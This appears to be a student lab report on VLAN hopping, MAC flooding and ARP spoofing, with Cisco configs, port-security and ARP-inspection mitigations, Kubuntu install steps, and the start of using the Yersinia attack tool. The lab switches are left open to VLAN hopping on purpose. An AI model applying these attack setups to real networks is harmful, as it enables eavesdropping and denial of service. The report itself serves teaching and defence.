



CNNP: Layer 2 Attacks on Simple Networks and Mitigations

Kazu Li-Hirata, CCNA

Purpose

Background

Layer 2 attacks have been around almost as long as the idea of a network. Many of them, especially ones like DDOS which can escalate with the increased power afforded to advancements in technology, have been increasing in both power and scale as time goes on. Not only that, the creativity of hackers means that the mitigation of attacks must continually evolve, in an arms race like any other battlefield. There are three main types of attacks used in this lab. Man in the middle, used in the VLAN hopping attack, DDOS, direct denial of service used in the MAC Overflow attack, and ARP Spoofing, more commonly used as the preface for more intense attacks.

VLAN hopping attack consists of two phases, the first is convincing the network that you are a host, and then imitating the messages to convince the network that you are in fact a trunking port, meaning that you can read all the messages that pass through to you, and access all parts of a network without having to be on the same VLAN. MAC Overflow is comparatively simpler. It involves sending tens of thousands of MAC addresses to the CAM Table which holds those addresses, until it is so full that the CAM Table can no longer accept any other MAC addresses meaning that any host, or other device that was connecting to the network, can no longer send or receive packets, a classic DDOS attack.

ARP Spoofing is more insidious, as it involves convincing the network that they are a different host, by associating their target IP address with the attacker's MAC Address. This allows the attacker to spy by reading the packets as they are sent to them, and just sending them through, resulting in the ability to monitor the things sent through the network, called a Man-In-The-Middle Attack. Another thing they can do is an indirect DDOS attack, by simply dropping all packets sent to them, preventing any packets from making their way to their true target.

These attacks all rely heavily on faulty configurations on the devices in the network, or they rely on physical access to the device that is just not realistic in modern network attacks. The most visible of modern attacks can range anywhere




from the simple, DDOS, to the complex, Ransomware, meaning that there is no completely safe network, which is why cybersecurity officials are so important.



Configurations



ARP Spoofing

192.168.0.0/24





Router (ARP Spoofing) + (MAC Flood)

```
enable
config t
hostname Router
interface GigabitEthernet0/0/1
  ip address 192.168.0.1 255.255.255.0
  no shutdown
End
```

Switch 1 (VLAN Hopping)

```
Switch 1
enable
config t
hostname Switch 1
vlan 10
vlan 20
interface FastEthernet1/0/1
  description switch2
  switchport trunk encapsulation dot1q
  switchport trunk allowed vlan 10,20
  switchport mode trunk
  no shut
interface FastEthernet1/0/2
  description PC1
  switchport mode dynamic desirable
  no shut
end
```



Switch (VLAN Hopping)

```
Switch 2
enable
config t
hostname Switch2
vlan 10
vlan 20
interface FastEthernet1/0/1
    description Uplink to Switch1
    switchport trunk encapsulation dot1q
    switchport trunk allowed vlan 10,20
    switchport mode trunk
    no shutdown
interface FastEthernet1/0/2
    description PC2
    switchport mode dynamic desirable
    switchport access vlan 20
    switchport mode access
    no shutdown
interface Vlan1
    no ip address
    shutdown
End
```

Switch 2

MAC Flood - Switch Protected

```
version 16.9
hostname Switch
interface FastEthernet1/0/1
```



```
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
interface FastEthernet1/0/2
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
interface FastEthernet1/0/3
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
```

ARP Spoof - Router

```
version 16.9
hostname Router
interface GigabitEthernet0/0/1
ip address 192.168.0.1 255.255.255.0
no shutdown
```

ARP Spoof - Switch Protected

```
version 16.9
hostname Switch
ip arp inspection vlan 1
ip arp inspection filter ARP_STATIC vlan 1
interface FastEthernet1/0/3
ip arp inspection trust
```




```
arp access-list ARP_STATIC
permit ip host 192.168.0.1 mac host 04d9.c8ba.2491
permit ip host 192.168.0.2 mac host 04d9.c8ba.2473
permit ip host 192.168.0.3 mac host 04d9.c8ba.246
```

Steps

Installing Linux

Linux is necessary for many of the attacks detailed inside this document, meaning that one must at least install a form of Linux, which kind doesn't really matter, although to maximize the value of this document it is recommended to install a variant of Debian for closest similarities. In this case we installed Kubuntu.

The first step is to install RUFUS as seen below, which can be found by looking up rufus in your search engine

Download


Latest releases:

Link	Type	Platform	Size	Date
rufus-4.9.exe	Standard	Windows x64	2 MB	2025.06.15
rufus-4.9p.exe	Portable	Windows x64	2 MB	2025.06.15
rufus-4.9_x86.exe	Standard	Windows x86	1.9 MB	2025.06.15
rufus-4.9_arm64.exe	Standard	Windows ARM64	6 MB	2025.06.15

[Other versions \(GitHub\)](#)
[Other versions \(FossHub\)](#)

System Requirements:
Windows 8 or later. Once downloaded, the application is ready to use.

Select Allow updates after selecting rufus-4.9.exe standard for Windows x64



Once you have RUFUS installed, go to your version of Linux’s ISO downloader, in this case Kubuntu and find the correct version.

ubuntu releases

Kubuntu 24.04.3 (Noble Numbat)

Desktop image

The desktop image allows you to try Kubuntu without changing your computer at all, and at your option to install it permanently later. This type of image is what most people will want to use. You will need at least 1024MiB of RAM to install from this image.

64-bit PC (AMD64) desktop image


Choose this if you have a computer based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). Choose this if you are at all unsure.

A full list of available files, including BitTorrent files, can be found below.
If you need help burning these images to disk, see the Image Burning Guide.


Name	Last modified	Size	Description
 Parent Directory		-	
 SHA256SUMS	2025-08-07 10:57	100	
 SHA256SUMS.gpg	2025-08-07 10:57	833	
 kubuntu-24.04.3-desktop-amd64.iso	2025-08-05 17:20	4.2G	Desktop image for 64-bit PC (AMD64) computers (standard download)
 kubuntu-24.04.3-desktop-amd64.iso.torrent	2025-08-07 10:24	340K	Desktop image for 64-bit PC (AMD64) computers (BitTorrent download)
 kubuntu-24.04.3-desktop-amd64.iso.zsync	2025-08-07 10:23	8.5M	Desktop image for 64-bit PC (AMD64) computers (zsync metafile)
 kubuntu-24.04.3-desktop-amd64.list	2025-08-05 17:20	12K	Desktop image for 64-bit PC (AMD64) computers (file listing)
 kubuntu-24.04.3-desktop-amd64.manifest	2025-08-05 17:02	73K	Desktop image for 64-bit PC (AMD64) computers (contents of live filesystem)




Then open RUFUS



And select your device and ISO




Then press start



Next steps involve partitioning your drive on the computer you want to put Linux on. Note that this is only if you want to be able to also use another operating system like windows on the computer as well.


Go to Disk Management, should be easy to find as shown below.



The screenshot shows the Windows Disk Management window. The title bar is 'Disk Management'. The menu bar includes 'File', 'Action', 'View', and 'Help'. The toolbar contains icons for navigation and help. The main area is a table with columns: Volume, Layout, Type, File System, Status, Capacity, Free Sp..., and % Free.

Volume	Layout	Type	File System	Status	Capacity	Free Sp...	% Free
(C:)	Simple	Basic	NTFS	Healthy (B...	784.20 GB	483.47 GB	62 %
(Disk 0 partition 1)	Simple	Basic		Healthy (E...	100 MB	100 MB	100 %
(Disk 0 partition 4)	Simple	Basic		Healthy (R...	730 MB	730 MB	100 %

Then select your main disk, which in this case would be (C:) and right click it, before selecting shrink volume



The screenshot shows the Disk Management window with the context menu open for the (C:) drive. The menu options are: Open, Explore, Mark Partition as Active, Change Drive Letter and Paths..., Format..., Extend Volume..., Shrink Volume..., Add Mirror..., and Delete Volume...

Volume	Layout	Type	File System	Status	Capacity
(C:)	Simple	Basic	NTFS	Healthy (B...	784.20 GB
(D)	Simple	Basic		Healthy (E...	100 MB
(D)	Simple	Basic		Healthy (R...	730 MB

Once that was selected the window below should open, whereupon you should enter the amount of space you want to shrink it to.

Shrink C: ✕

Total size before shrink in MB:	803021
Size of available shrink space in MB:	438042
Enter the amount of space to shrink in MB:	150000
Total size after shrink in MB:	653021

i You cannot shrink a volume beyond the point where any unmovable files are located. See the "defrag" event in the Application log for detailed information about the operation when it has completed.

See "Shrink a basic volume" in Disk Management help for more information

Shrink Cancel


Just to make sure, check the unallocated space as seen below.

 Disk 0 Basic 931.50 GB Online				
	100 MB Healthy (EFI)	(C:) 784.20 GB NTFS Healthy (Boot, Page File, Crash Dump, Ba	146.48 GB Unallocated	730 MB Healthy (Recovery)

Insert your device with RUFUS on it and restart your computer and go into the boot menu by pressing f12 as the computer starts up; it should look like this.




Select the USB and enter setup, sending you to the Grub menu and select “Try or Install Kubuntu”




After it finishes installing and you setup all the miscellaneous tasks like keyboard, language and time zone, you reach the Customize Tab, which allows you to select



your installation mode. Select same as shown below.



When you reach the next tab, select replace partition



And select the unallocated space you partitioned earlier.




When you have completed the rest of the startup configurations, follow the



instructions below, allow it to restart.

And select Kubuntu in the boot menu.



And there you go, you now have a fully installed, partition of Linux that you can select when starting up your computer.

IMPORTANT: Only ever update in konsole using `[sudo apt update]` and `[sudo apt upgrade]` otherwise some very strange things can happen, like update loops that last weeks.

Attacks

VLAN Hopping Attack

First you need to go into Linux and install Yersinia for whichever version of Linux you're currently using. To install it, go to your konsole and input the command `sudo apt-get install yersinia`. Note that this is for the Debian version and if you are using a separate version you might need to go through another pathway.

Download 2

Type	URL
Binary Package	http://archive.ubuntu.com/ubuntu/pool/universe/y/yersinia/yersinia_0.8.2-2.2build2_amd64.deb
Source Package	yersinia
Mirror	archive.ubuntu.com

Install Howto

1. Update the package index:
\$ `sudo apt-get update`
2. Install yersinia deb package:
\$ `sudo apt-get install yersinia`

This is what you should see after inputting the command above.

```
MOTD: Do you have an ISL capable Cisco switch? Share it!! ;)
klevenj@JonathanKCCNPP34:~/Downloads$ versinia -h
You must be root to run versinia 0.8.2
```

```
MOTD: The world is waiting for... M-A-T-E-O!!!
klevenj@JonathanKCCNPP34:~/Downloads$ sudo yersinia -h
```

Yersinia...

The Black Death for nowadays networks

by Slay & tomac

<http://www.yersinia.net>
yersinia@yersinia.net

Prune your MSTP, RSTP, STP trees!!!!

```
Usage: yersinia [-hVGI-D-d] [-l logfile] [-c confille] protocol [protocol_options]

-h This help screen.
-V Program version.
-G Graphical mode (GTK).
-I Interactive mode (ncurses).
-D Daemon mode.
-d Debug.
-l logfile Select logfile.
-c confille Select config file.

